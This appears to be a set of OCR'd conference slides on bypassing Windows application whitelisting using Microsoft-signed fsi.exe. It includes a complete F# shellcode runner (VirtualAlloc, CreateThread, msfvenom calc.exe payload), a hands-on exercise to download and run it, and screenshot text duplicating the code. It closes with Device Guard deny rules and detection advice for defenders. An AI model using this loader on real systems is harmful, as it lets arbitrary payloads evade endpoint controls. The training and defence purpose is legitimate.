
FSI

```
open System
open System.Runtime.InteropServices
open System.Threading

[<DllImport "kernel32" >]
extern nativeint VirtualAlloc(
  nativeint         lpStartAddress,
  uint32            dwSize,
  uint32            flAllocationType,
  uint32         flProtect)

[<DllImport "kernel32" >]
extern nativeint CreateThread(
  uint32         lpThreadAttributes,
  uint32            dwStackSize,
  nativeint            lpStartAddress,
  uint32&         param,
  uint32         dwCreationFlags,
  uint32&         lpThreadId)

[<DllImport "kernel32" >]
extern nativeint WaitForSingleObject(
  nativeint         hHandle,
  uint32         dwMilliseconds)


let mutable threadId : uint32 = (uint32)0
let mutable pInfo : uint32 = (uint32)0
```

```
//msfvenom -a x86 --platform windows -p windows/exec cmd=calc.exe -e x86/alpha_mixed -f csharp
//Find/Replace "," with "uy;", and then wrap all the shellcode in [|shellcode_goes_here|]

let mutable shellcode : byte[] = [|0x89uy;0xe6uy;0xdbuy;0xdauy;0xd9uy;0x76uy;0xf4uy;0x58uy;0x50uy;0x59uy;0x49uy
0x49uy;0x49uy;0x49uy;0x49uy;0x49uy;0x43uy;0x43uy;0x43uy;0x43uy;0x43uy;0x43uy;0x37uy;0x51uy;0x5auy;0x6auy;
0x41uy;0x58uy;0x50uy;0x30uy;0x41uy;0x30uy;0x41uy;0x6buy;0x41uy;0x41uy;0x51uy;0x32uy;0x41uy;0x42uy;0x32uy;
0x42uy;0x42uy;0x30uy;0x42uy;0x42uy;0x41uy;0x42uy;0x58uy;0x50uy;0x38uy;0x41uy;0x42uy;0x75uy;0x4auy;0x49uy;
0x79uy;0x6cuy;0x68uy;0x68uy;0x4fuy;0x72uy;0x55uy;0x50uy;0x63uy;0x30uy;0x77uy;0x70uy;0x61uy;0x70uy;0x4euy;
0x69uy;0x4buy;0x55uy;0x55uy;0x61uy;0x79uy;0x50uy;0x70uy;0x64uy;0x4euy;0x6buy;0x42uy;0x70uy;0x50uy;0x30uy;
0x6cuy;0x4buy;0x32uy;0x72uy;0x66uy;0x6cuy;0x4euy;0x6buy;0x56uy;0x32uy;0x65uy;0x44uy;0x6cuy;0x4buy;0x42uy;
0x52uy;0x55uy;0x78uy;0x64uy;0x4fuy;0x38uy;0x37uy;0x50uy;0x4auy;0x54uy;0x66uy;0x56uy;0x51uy;0x6buy;0x4fuy;
0x6cuy;0x6cuy;0x75uy;0x6cuy;0x75uy;0x31uy;0x63uy;0x4cuy;0x36uy;0x62uy;0x44uy;0x6cuy;0x75uy;0x70uy;0x39uy;
0x51uy;0x4auy;0x6fuy;0x44uy;0x4duy;0x47uy;0x71uy;0x4fuy;0x37uy;0x7auy;0x42uy;0x6cuy;0x32uy;0x42uy;0x72uy;
0x43uy;0x67uy;0x6cuy;0x4buy;0x56uy;0x32uy;0x64uy;0x50uy;0x4cuy;0x4buy;0x33uy;0x7auy;0x55uy;0x6cuy;0x6cuy;
0x4buy;0x62uy;0x6cuy;0x56uy;0x71uy;0x64uy;0x38uy;0x4buy;0x53uy;0x70uy;0x48uy;0x43uy;0x31uy;0x58uy;0x51uy;
0x33uy;0x61uy;0x6cuy;0x4buy;0x43uy;0x69uy;0x77uy;0x50uy;0x73uy;0x31uy;0x4buy;0x63uy;0x6euy;0x6buy;0x32uy;
0x69uy;0x32uy;0x38uy;0x59uy;0x73uy;0x54uy;0x7auy;0x51uy;0x59uy;0x4cuy;0x4buy;0x75uy;0x64uy;0x4euy;0x6buy;
0x53uy;0x31uy;0x39uy;0x46uy;0x66uy;0x51uy;0x39uy;0x6fuy;0x6euy;0x4cuy;0x4fuy;0x31uy;0x6auy;0x6fuy;0x36uy;
0x6duy;0x73uy;0x31uy;0x4buy;0x77uy;0x66uy;0x58uy;0x6buy;0x50uy;0x72uy;0x55uy;0x4auy;0x56uy;0x37uy;0x73uy;
0x71uy;0x6duy;0x5auy;0x58uy;0x37uy;0x4buy;0x31uy;0x6duy;0x51uy;0x34uy;0x73uy;0x45uy;0x4auy;0x44uy;0x42uy;
0x78uy;0x6euy;0x6buy;0x52uy;0x78uy;0x76uy;0x44uy;0x56uy;0x61uy;0x79uy;0x43uy;0x70uy;0x66uy;0x6euy;0x6buy;
0x76uy;0x6cuy;0x30uy;0x4buy;0x4cuy;0x4buy;0x56uy;0x38uy;0x45uy;0x4cuy;0x65uy;0x51uy;0x4euy;0x33uy;0x6euy;
0x6buy;0x36uy;0x64uy;0x4cuy;0x4buy;0x76uy;0x61uy;0x48uy;0x50uy;0x4duy;0x59uy;0x30uy;0x44uy;0x57uy;0x54uy;
0x56uy;0x44uy;0x63uy;0x6buy;0x51uy;0x4buy;0x43uy;0x51uy;0x70uy;0x59uy;0x50uy;0x5auy;0x33uy;0x61uy;0x4buy;
0x4fuy;0x69uy;0x70uy;0x63uy;0x6fuy;0x33uy;0x6fuy;0x33uy;0x6auy;0x4cuy;0x4buy;0x46uy;0x72uy;0x4auy;0x4buy;
0x4euy;0x6duy;0x51uy;0x4duy;0x63uy;0x5auy;0x77uy;0x71uy;0x4cuy;0x4duy;0x4fuy;0x75uy;0x48uy;0x32uy;0x47uy;
0x70uy;0x37uy;0x70uy;0x53uy;0x30uy;0x66uy;0x30uy;0x45uy;0x38uy;0x76uy;0x51uy;0x6euy;0x6buy;0x52uy;0x4fuy;
0x4duy;0x57uy;0x59uy;0x6fuy;0x4buy;0x65uy;0x6duy;0x6buy;0x5auy;0x50uy;0x78uy;0x35uy;0x69uy;0x32uy;0x52uy;
0x76uy;0x31uy;0x78uy;0x79uy;0x36uy;0x7auy;0x35uy;0x4duy;0x6duy;0x6duy;0x4duy;0x6buy;0x4fuy;0x6auy;0x75uy;
0x35uy;0x6cuy;0x36uy;0x66uy;0x43uy;0x4cuy;0x45uy;0x5auy;0x4fuy;0x70uy;0x6buy;0x4buy;0x6buy;0x50uy;0x34uy;
0x35uy;0x56uy;0x65uy;0x4duy;0x6buy;0x51uy;0x57uy;0x32uy;0x33uy;0x64uy;0x32uy;0x32uy;0x4fuy;0x50uy;0x6auy;
0x33uy;0x30uy;0x73uy;0x63uy;0x59uy;0x6fuy;0x4euy;0x35uy;0x35uy;0x33uy;0x43uy;0x51uy;0x70uy;0x6cuy;0x45uy;
0x33uy;0x44uy;0x6euy;0x65uy;0x35uy;0x43uy;0x48uy;0x43uy;0x55uy;0x43uy;0x30uy;0x41uy;0x41uy;|]

let address = VirtualAlloc((nativeint)0, (uint32)shellcode.Length, (uint32)0x1000, (uint32)0x40)

Marshal.Copy(shellcode, 0, address, shellcode.Length)
let hThread = CreateThread((uint32)0,(uint32)0, address, &pInfo, (uint32)0, &threadId)
WaitForSingleObject(hThread, (uint32)0xFFFFFFFF) |> ignore
```

https://github.com/vysecurity/FSharp-Shellcode/blob/master/FSharp-Shellcode.fs

FSI


C:\Windows\System32\cmd.exe
C:\Users\User1\Downloads\fsi\fsi>fsi cacl_shellcode.fsx
C:\Users\User1\Downloads\fsi\fsi>fsi cacl_shellcode.fsx
C:\Users\User1\Downloads\fsi\fsi>
Calculator
Standard
MC MR M+ M- MS
%
CE
C
1/x
x²
²√x
7
8
9
4
5
6
cacl_shellcode.fsx - Notepad
File Edit Format View Help
open System
open System.Runtime.InteropServices
open System.Threading
[<DllImport "kernel32" >]
extern nativeint VirtualAlloc(
nativeint lpStartAddress,
uint32 dwSize,
uint32 flAllocationType,
uint32 flProtect)
[<DllImport "kernel32" >]
extern nativeint CreateThread(
uint32 lpThreadAttributes,
uint32 dwStackSize,
nativeint lpStartAddress,
uint32& param,
uint32 dwCreationFlags,
uint32& lpThreadId)
[<DllImport "kernel32" >]
extern nativeint WaitForSingleObject(
nativeint hHandle,
uint32 dwMilliseconds)
let mutable threadId : uint32 = (uint32)0
let mutable pInfo : uint32 = (uint32)0
let mutable shellcode : byte[] = [|0x89uy;0xe6uy;0xdbuy;0xdauy;0xd9uy;0x76uy;0x
0x49uy;0x49uy;0x49uy;0x49uy;0x49uy;0x43uy;0x43uy;0x43uy;0x43uy;0x43uy;0x43uy;0x
0x41uy;0x58uy;0x50uy;0x30uy;0x41uy;0x30uy;0x41uy;0x6buy;0x41uy;0x41uy;0x51uy;0x
0x42uy;0x42uy;0x30uy;0x42uy;0x42uy;0x41uy;0x42uy;0x58uy;0x50uy;0x38uy;0x41uy;0x
0x79uy;0x6cuy;0x68uy;0x68uy;0x4fuy;0x72uy;0x55uy;0x50uy;0x63uy;0x30uy;0x77uy;0x
0x69uy;0x4buy;0x55uy;0x55uy;0x61uy;0x79uy;0x50uy;0x70uy;0x64uy;0x4euy;0x6buy;0x
0x6cuy;0x4buy;0x32uy;0x72uy;0x66uy;0x6cuy;0x4euy;0x6buy;0x56uy;0x32uy;0x65uy;0x
0x52uy;0x55uy;0x78uy;0x64uy;0x4fuy;0x38uy;0x37uy;0x50uy;0x4auy;0x54uy;0x66uy;0x
0x6cuy;0x6cuy;0x75uy;0x6cuy;0x75uy;0x31uy;0x63uy;0x4cuy;0x36uy;0x62uy;0x44uy;0x
0x51uy;0x4auy;0x6fuy;0x44uy;0x4duy;0x47uy;0x71uy;0x4fuy;0x37uy;0x7auy;0x42uy;0x
0x43uy;0x67uy;0x6cuy;0x4buy;0x56uy;0x32uy;0x64uy;0x50uy;0x4cuy;0x4buy;0x33uy;0x
0x4buy;0x62uy;0x6cuy;0x56uy;0x71uy;0x64uy;0x38uy;0x4buy;0x53uy;0x70uy;0x48uy;0x
0x33uy;0x61uy;0x6cuy;0x4buy;0x43uy;0x69uy;0x77uy;0x50uy;0x73uy;0x31uy;0x4buy;0x
0x69uy;0x32uy;0x38uy;0x59uy;0x73uy;0x54uy;0x7auy;0x51uy;0x59uy;0x4cuy;0x4buy;0x

HANDS-ON EXERCISE #6

Step 1: Grab the F# Script and FSI Files:


- /Presentations/grayhatcon2020/calc.fsx

- https://www.dropbox.com/s/2acrszdgehper1q/fsi.zip?dl=0

Step 2: Run FSI with your F# Script.

- fsi.exe calc.fsx

DEMO FOR EXERCISE #6


Win 10 DG
This PC
Recycle Bin
Control Panel
Google Chrome
Microsoft Edge
Visual Studio Code
fsi
Windows 10 Update As...
Presentatio...
grayhatcon2020
File
Home
Quick access
Desktop
Downloads
Documents
Pictures
CodeIntegrity
fsi
grayhatcon20
Music
OneDrive
This PC
Network
10 items
1 item se
C:\Windows\System32\cmd.exe
calc - Notepad
File Edit Format View Help
open System
open System.Runtime.InteropServices
open System.Threading
[<DllImport "kernel32" >]
extern nativeint VirtualAlloc(
nativeint lpStartAddress,
uint32 dwSize,
uint32 flAllocationType,
uint32 flProtect)
[<DllImport "kernel32" >]
extern nativeint CreateThread(
uint32 lpThreadAttributes,
uint32 dwStackSize,
nativeint lpStartAddress,
uint32& param,
uint32 dwCreationFlags,
uint32& lpThreadId)
[<DllImport "kernel32" >]
extern nativeint WaitForSingleObject(
nativeint hHandle,
uint32 dwMilliseconds)
let mutable threadId : uint32 = (uint32)0
let mutable pInfo : uint32 = (uint32)0
Type here to search
10:35 AM
10/28/2020

DETECTION

DETECTION / PREVENTION

- So you spend all this time and effort implementing Device Guard or AppLocker, but attackers can still get around it. What do you do?
- Write custom app whitelisting rules that essentially block the usage of specific Microsoft signed binaries. This won't be practical in all cases, but can help clamp down on AWL bypasses.
- Also, EDR is getting pretty good at detecting many of these bypasses.

PREVENTION ON DEVICEGUARD

```
<FileRules>
  <!--One of the best bypasses to date from Casey Smith (@subTee) (http://subt0x10.blogspot.com/2017/04/bypassing-application-whitelisting.html)-->
  <Deny ID="ID_DENY_MSBUILD" FriendlyName="MSBuild.exe" FileName="MSBuild.exe" MinimumFileVersion="65535.65535.65535.65535" />
  <!--(https://web.archive.org/web/20161008143428/http://subt0x10.blogspot.com/2016/09/abbtication-whitelisting-bypass-csiexe.html) via Casey Smith (@subTee)-->
  <Deny ID="ID_DENY_CSI" FriendlyName="csi.exe" FileName="csi.exe" MinimumFileVersion="65535.65535.65535.65535" />
  <!--(https://enigma0x3.net/2016/11/17/bypassing-application-whitelisting-by-using-dnx-exe/) via Matt Nelson (@enigma0x3)-->
  <Deny ID="ID_DENY_DNX" FriendlyName="dnx.exe" FileName="dnx.exe" MinimumFileVersion="65535.65535.65535.65535" />
  <!--(https://enigma0x3.net/2016/11/21/bypassing-application-whitelisting-by-using-rcsi-exe/) via Matt Nelson (@enigma0x3)-->
  <Deny ID="ID_DENY_RCSI" FriendlyName="rcsi.exe" FileName="rcsi.exe" MinimumFileVersion="65535.65535.65535.65535" />
  <!--Signed debuggers via Matt Graeber (@mattifestation). (http://www.exploit-monday.com/2016/08/windbg-cdb-shellcode-runner.html)-->
  <Deny ID="ID_DENY_KD" FriendlyName="kd.exe" FileName="kd.exe" MinimumFileVersion="65535.65535.65535.65535" />
  <Deny ID="ID_DENY_WINDBG" FriendlyName="windbg.exe" FileName="windbg.exe" MinimumFileVersion="65535.65535.65535.65535" />
  <Deny ID="ID_DENY_CDB" FriendlyName="cdb.exe" FileName="CDB.Exe" MinimumFileVersion="65535.65535.65535.65535" />
  <!--Another signed debugger. Credit to Matt Nelson (@enigma0x3) for suggesting this.-->
  <Deny ID="ID_DENY_NTSD" FriendlyName="ntsd.exe" FileName="ntsd.exe" MinimumFileVersion="65535.65535.65535.65535" />
  <!--Versions of BGInfo prior to 4.22.0.0 were vulnerable to an app-whitelisting bypass (https://msitpros.com/?p=3831). Thanks Oddvar Moe (@Oddvarmoe)!-->
  <Deny ID="ID_DENY_BGINFO" FriendlyName="Bginfo.exe" FileName="Bginfo.exe" MinimumFileVersion="4.21.0.0" />
</FileRules>
```

https://github.com/mattifestation/DeviceGuardBypassMitigationRules/blob/master/BypassDenyPolicy.xml

@JOELEONJR

THAT'S IT!